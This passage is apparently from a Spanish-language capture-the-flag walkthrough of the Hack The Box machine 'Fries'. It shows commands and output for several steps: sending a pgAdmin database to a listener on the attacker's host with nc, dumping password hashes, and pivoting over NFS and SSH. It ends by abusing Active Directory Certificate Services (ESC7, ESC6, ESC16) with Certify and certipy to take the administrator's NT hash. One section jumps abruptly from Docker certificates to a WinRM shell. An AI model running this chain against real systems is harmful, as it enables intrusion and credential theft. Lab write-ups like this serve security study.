# nc -w 3 10.10.15.134 1234 < ../var/lib/pgadmin/pgadmin4.db❯ nc -lvp 1234 > pgadmin4.db
listening on [any]1234 ...
connect to [10.10.15.134] from fries.htb [10.10.11.96]49797❯ file pgadmin4.db
pgadmin4.db: SQLite 3.x database, last written using SQLite version 3048000, file counter 753, database pages 50, cookie 0x7d, schema 4, UTF-8, version-valid-for 753❯
Observamos informacion de usuarios: admin y d.cooper.
❯ sqlite3
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help"for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open pgadmin4.db
sqlite> .tables
alembic_version roles_users
database server
debugger_function_arguments servergroup
keys setting
macros sharedserver
module_preference user
preference_category user_macros
preferences user_mfa
process user_preferences
query_history version
role
sqlite> select * from user;1|admin@fries.htb|$pbkdf2-sha512$25000$.1.LkVKqda41JiTEuPf.vw$zF4oGyuGsb6opn1fkDlZbF1qYW.8E31Zewpz9uj5o01XWoXOcUAuhLFapBmaTEpOedBQWYJT6BjYtO8iJH7ifw|1||6c6b63596d4a34326a53665a3642745077635a71445645694d387761662f596c654a355a6d7268344c5a6d796367705a5a673d3d|admin@fries.htb|internal|e2df2475a4154a8c8f7efd5e6fbad373|0|02|d.cooper@fries.htb|$pbkdf2-sha512$25000$GQOAMCbknFPqvVdKqXXunQ$gamImbnZuJlKQxbgM5x2YUgb0sjGj6DAhTeSB8C40eVAit48ho8eXrW0TtPod3V.8Ql5k5SgdsdTrgiEXf9MWA|1||43512f354934526c477352592b717454365a615654754e4c59477334306a547a4a347361394843445247654741714b6674673d3d|d.cooper@fries.htb|internal|207706343b034d74b64b4afe51f92467|0|0sqlite>
Tunneling - Ligolo-ng
No encontramos mas informacion dentro del host de pgAdmin. Dado que, existen varios host de docker, ejecutamos ligolo en el host de postgres para verificar la existencia de otros. Iniciando con la descarga del agente de linux con perl para luego establecer una conexion con el proxy.
❯ nmap 172.18.0.1-6
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 17:06 CST
Nmap scan report for 172.18.0.1
Host is up (0.079s latency).
Not shown: 993 closed tcp ports (reset)PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
111/tcp open rpcbind
443/tcp open https
2049/tcp open nfs
3000/tcp open ppp
8443/tcp open https-alt
Nmap scan report for 172.18.0.2
Host is up (0.074s latency).
Not shown: 999 closed tcp ports (reset)PORT STATE SERVICE
5000/tcp open upnp
Nmap scan report for 172.18.0.3
Host is up (0.081s latency).
Not shown: 999 closed tcp ports (reset)PORT STATE SERVICE
5432/tcp open postgresql
Nmap scan report for 172.18.0.4
Host is up (0.077s latency).
Not shown: 999 closed tcp ports (reset)PORT STATE SERVICE
80/tcp open http
Nmap scan report for 172.18.0.5
Host is up (0.082s latency).
Not shown: 998 closed tcp ports (reset)PORT STATE SERVICE
22/tcp open ssh
3000/tcp open ppp
Nmap scan report for 172.18.0.6
Host is up (0.075s latency).
Not shown: 999 closed tcp ports (reset)PORT STATE SERVICE
8443/tcp open https-alt
Nmap done: 6 IP addresses (6 hosts up) scanned in 15.00 seconds
❯
Con la informacion anterior logramos establecer la “identidad” de la mayoria de hosts. El host 172.18.0.1 muestra el sitio ‘principal’ al igual que 172.18.0.2, aunque a diferencia de este ultimo, encontramos el puerto 111 abierto, lo que indicaria NFS.
Ejecutamos, agregamos el host y montamos el recurso.
1
2
3
4
5
6
7
8
9
10
11
12
13
❯ ./nfsshell
nfs> host
Usage: host <host>
nfs> host 172.18.0.1
Using a privileged port (1021)Open 172.18.0.1 (172.18.0.1) TCP
nfs> exportExport list for 172.18.0.1:
/srv/web.fries.htb *
nfs> mount /srv/web.fries.htb
Using a privileged port (1020)Mount `/srv/web.fries.htb', TCP, transfer size 524288 bytes.
nfs>
Files
Con ello observamos la carpeta certs, que luego logramos acceder tras especificar: uid 0 y gid 59605603. Se muestran unicamente certificados y un archivo de ‘configuracion’ para estos.
Ejecutamos netexec especificando el wordlist de usuarios y contrasenas que encontramos. Se logro identificar un par de credenciales validos para el puerto SSH la cual identificamos en el host pgAdmin.
❯ ssh svc@10.10.11.96
The authenticity of host '10.10.11.96 (10.10.11.96)' can't be established.
ED25519 key fingerprint is: SHA256:++SuiiJ+ZwG7d5q6fb9KqhQRx1gGhVOfGR24bbTuipg
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.96' (ED25519) to the list of known hosts.
svc@10.10.11.96's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-87-generic x86_64) * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
System information as of Sun Nov 23 07:46:53 AM UTC 2025 System load: 0.03 Processes: 183 Usage of /: 66.8% of 13.67GB Users logged in: 0 Memory usage: 53% IPv4 address for eth0: 192.168.100.2
Swap usage: 0%
=> There is 1 zombie process.
Expanded Security Maintenance for Applications is not enabled.
0 updates can be applied immediately.
1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Wed Nov 19 20:53:19 2025 from 10.10.14.77
svc@web:~$ whoami;id;pwdsvc
uid=1000(svc)gid=1000(svc)groups=1000(svc)/home/svc
svc@web:~$
Observamos que uno de los procesos de root es docker. En uno de estos ejecutando el demonio de docker con certificados o con autenticacion TLS de manera segura.
Anteriormente encontramos certificados en un recurso de NFS, es posible que estos nos permitan el acceso a docker. Iniciamos obteniendo el puerto 2376 localemente.
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
❯ ssh svc@fries.htb -L 2376:127.0.0.1:2376 -fN
svc@fries.htb's password:
❯ netstat -ntpl
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)Active Internet connections (only servers)Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 00 0.0.0.0:60239 0.0.0.0:* LISTEN -
tcp 00 127.0.0.1:45143 0.0.0.0:* LISTEN -
tcp 00 0.0.0.0:111 0.0.0.0:* LISTEN -
tcp 00 0.0.0.0:80 0.0.0.0:* LISTEN -
tcp 00 127.0.0.1:2376 0.0.0.0:* LISTEN 81138/ssh
tcp6 00 :::443 :::* LISTEN -
tcp6 00 :::111 :::* LISTEN -
tcp6 00 ::1:2376 :::* LISTEN 81138/ssh
tcp6 00 :::34577 :::* LISTEN -
❯
Nos basamos de la documentacion de docker (Protect the Docker daemon socket) para crear un nuevo certificado cliente para el usuario root. Se firma este ultimo con el Certificate Authority.
❯ KRB5CCNAME=gMSA_CA_prod$.ccache faketime "$(ntpdate -q fries.htb | cut -d ' ' -f 1,2)" evil-winrm -i DC01.FRIES.HTB -r fries.htb
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc'for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\Documents> whoami
fries\gmsa_ca_prod$
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\Documents>
Privesc - ESC7 + ESC6 + ESC16
Ejecutamos Certify en la maquina, indicando enumeracion de plantillas vulnerables al usuario actual (gMSA_CA_prod). Los permisos para el usuario en el Certificate Authority indican ESC7.
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\Documents> ./Certify2.0.exe enum-templates --current-user --filter-vulnerable
_____ _ _ __
/ ____|||(_)/ _||| ___ _ __||_ _||_ _ _
|| / _ \ '__| __| | _| | | |
| |___| __/ | | |_| | | | |_| |
\_____\___|_| \__|_|_| \__, |
__/ |
|___./
v2.0.0
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=fries,DC=htb'
[*] Classifying vulnerabilities in the context of the current user ('FRIES\gMSA_CA_prod$') and its unrolled groups.
[X] AuthWithoutChannelBinding: did not receive an NTLM message in HTTP response.
[X] AuthWithoutChannelBinding: did not receive an NTLM message in HTTP response.
[*] Listing info about the enterprise certificate authority 'fries-DC01-CA' Enterprise CA Name : fries-DC01-CA
DNS Hostname : DC01.fries.htb
FullName : DC01.fries.htb\fries-DC01-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=fries-DC01-CA, DC=fries, DC=htb
Cert Thumbprint : 0FDE266E3D674B5B37542D3E38699FFE2C93A662
Cert Serial : 26117C1FFA5705AF443B7E82E8C639A9
Cert Start Date : 11/17/2025 9:39:18 PM
Cert End Date : 5/19/3024 7:11:46 AM
Cert Chain : CN=fries-DC01-CA,DC=fries,DC=htb
User Specifies SAN : Disabled
RPC Request Encryption : Enabled
Vulnerabilities
ESC7 : The CA has insecure delegated security roles or permissions.
CA Permissions
Owner: BUILTIN\Administrators S-1-5-32-544
Access Rights Principal
Deny ManageCertificates FRIES\Domain Users S-1-5-21-858338346-3861030516-3975240472-513
Deny ManageCertificates FRIES\Domain Computers S-1-5-21-858338346-3861030516-3975240472-515
Deny ManageCertificates FRIES\gMSA_CA_prod$ S-1-5-21-858338346-3861030516-3975240472-1104
Allow Enroll NT AUTHORITY\Authenticated Users S-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates FRIES\Domain Admins S-1-5-21-858338346-3861030516-3975240472-512
Allow Enroll FRIES\Domain Users S-1-5-21-858338346-3861030516-3975240472-513
Allow Enroll FRIES\Domain Computers S-1-5-21-858338346-3861030516-3975240472-515
Allow ManageCA, ManageCertificates FRIES\Enterprise Admins S-1-5-21-858338346-3861030516-3975240472-519
Allow ManageCA, Enroll FRIES\gMSA_CA_prod$ S-1-5-21-858338346-3861030516-3975240472-1104
Enrollment Agent Restrictions : None
[+] No certificates templates found with the current filter parameters.
Certify completed in 00:00:28.2933985
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\Documents>
Enable ESC6 + ESC16
Se describen distintos vectores de ataque para ESC7, se indica habilitar ESC6, ESC11 y ESC16. Habilitamos ESC6 y ESC16 mediante las flags: --esc6, --esc16. En este caso se ignoro ESC11.
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\Documents> ./Certify2.0.exe manage-ca --ca DC01.fries.htb\fries-DC01-CA --esc6 --esc16
_____ _ _ __
/ ____|||(_)/ _||| ___ _ __||_ _||_ _ _
|| / _ \ '__| __|| _||||||___| __/ |||_|||||_||\_____\___|_|\__|_|_|\__, | __/ ||___./
v2.0.0
[*] Action: Manage a certificate authority
[*] Attempting to toggle EDITF_ATTRIBUTESUBJECTALTNAME2 (ESC6) on the CA.
[*] The EDITF_ATTRIBUTESUBJECTALTNAME2 flag is not set, toggling it on.
[*] Successfully set the EditFlags configuration on the CA.
[*] Attempting to toggle szOID_NTDS_CA_SECURITY_EXT in the DisableExtensionList attribute (ESC16) on the CA.
[*] The szOID_NTDS_CA_SECURITY_EXT extension does not exist in DisableExtensionList, adding it.
[*] Successfully set the DisableExtensionList configuration on the CA.
[*] Attempting to restart the CA service.
[*] Successfully stopped the CA service.
[*] Successfully restarted the CA service.
Certify completed in 00:00:00.5589769
*Evil-WinRM* PS C:\Users\gMSA_CA_prod$\Documents>
Tras listar plantillas vulnerables nuevamente este indica ESC6 y ESC16.
El usuario gMSA_CA_prod no puede realizar la explotacion ya que no tiene permisos en la plantilla User.
1
2
3
4
5
6
7
8
9
❯ certipy-ad req -u gMSA_CA_prod$ -hashes :fc20b3d3ec179c5339ca59fbefc18f4a -ca fries-DC01-CA -target dc01.fries.htb -template User -upn administrator@fries.htb -sid S-1-5-21-858338346-3861030516-3975240472-500 -dc-ip 10.10.11.96 -ns 10.10.11.96
Certipy v5.0.3 - by Oliver Lyak (ly4k)[*] Requesting certificate via RPC
[*] Request ID is 50[-] Got error while requesting certificate: code: 0x80094012 - CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not allow the current user to enroll for this type of certificate.
Would you like to save the private key? (y/N):
[-] Failed to request certificate
❯
Para ello agregamos al usuario svc_infra como officer para no depender de los permisos de gMSA_CA_prod.
1
2
3
4
5
❯ certipy-ad ca -ca 'fries-DC01-CA' -add-officer svc_infra -u gMSA_CA_prod$ -hashes :fc20b3d3ec179c5339ca59fbefc18f4a -dc-ip dc01.fries.htb -ns 10.10.11.96 -target fries.htb
Certipy v5.0.3 - by Oliver Lyak (ly4k)[*] Successfully added officer 'svc_infra' on 'fries-DC01-CA'❯
Realizamos la explotacion con este usuario, solicitando un certificado como si fueramos el usuario administrator (ESC6).
1
2
3
4
5
6
7
8
9
10
11
❯ certipy-ad req -u svc_infra -p m6tneOMAh5p0wQ0d -ca fries-DC01-CA -target dc01.fries.htb -template User -upn administrator@fries.htb -sid S-1-5-21-858338346-3861030516-3975240472-500 -dc-ip 10.10.11.96 -ns 10.10.11.96
Certipy v5.0.3 - by Oliver Lyak (ly4k)[*] Requesting certificate via RPC
[*] Request ID is 54[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@fries.htb'[*] Certificate object SID is 'S-1-5-21-858338346-3861030516-3975240472-500'[*] Saving certificate and private key to 'administrator.pfx'[*] Wrote certificate and private key to 'administrator.pfx'❯
Finalmente nos autenticamos con el certificado logrando obtener el hash del usuario.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
❯ faketime "$(ntpdate -q fries.htb | cut -d ' ' -f 1,2)" certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.96
Certipy v5.0.3 - by Oliver Lyak (ly4k)[*] Certificate identities:
[*] SAN UPN: 'administrator@fries.htb'[*] SAN URL SID: 'S-1-5-21-858338346-3861030516-3975240472-500'[*] Using principal: 'administrator@fries.htb'[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'[*] Wrote credential cache to 'administrator.ccache'[*] Trying to retrieve NT hashfor'administrator'[*] Got hashfor'administrator@fries.htb': aad3b435b51404eeaad3b435b51404ee:a773cb05d79273299a684a23ede56748
❯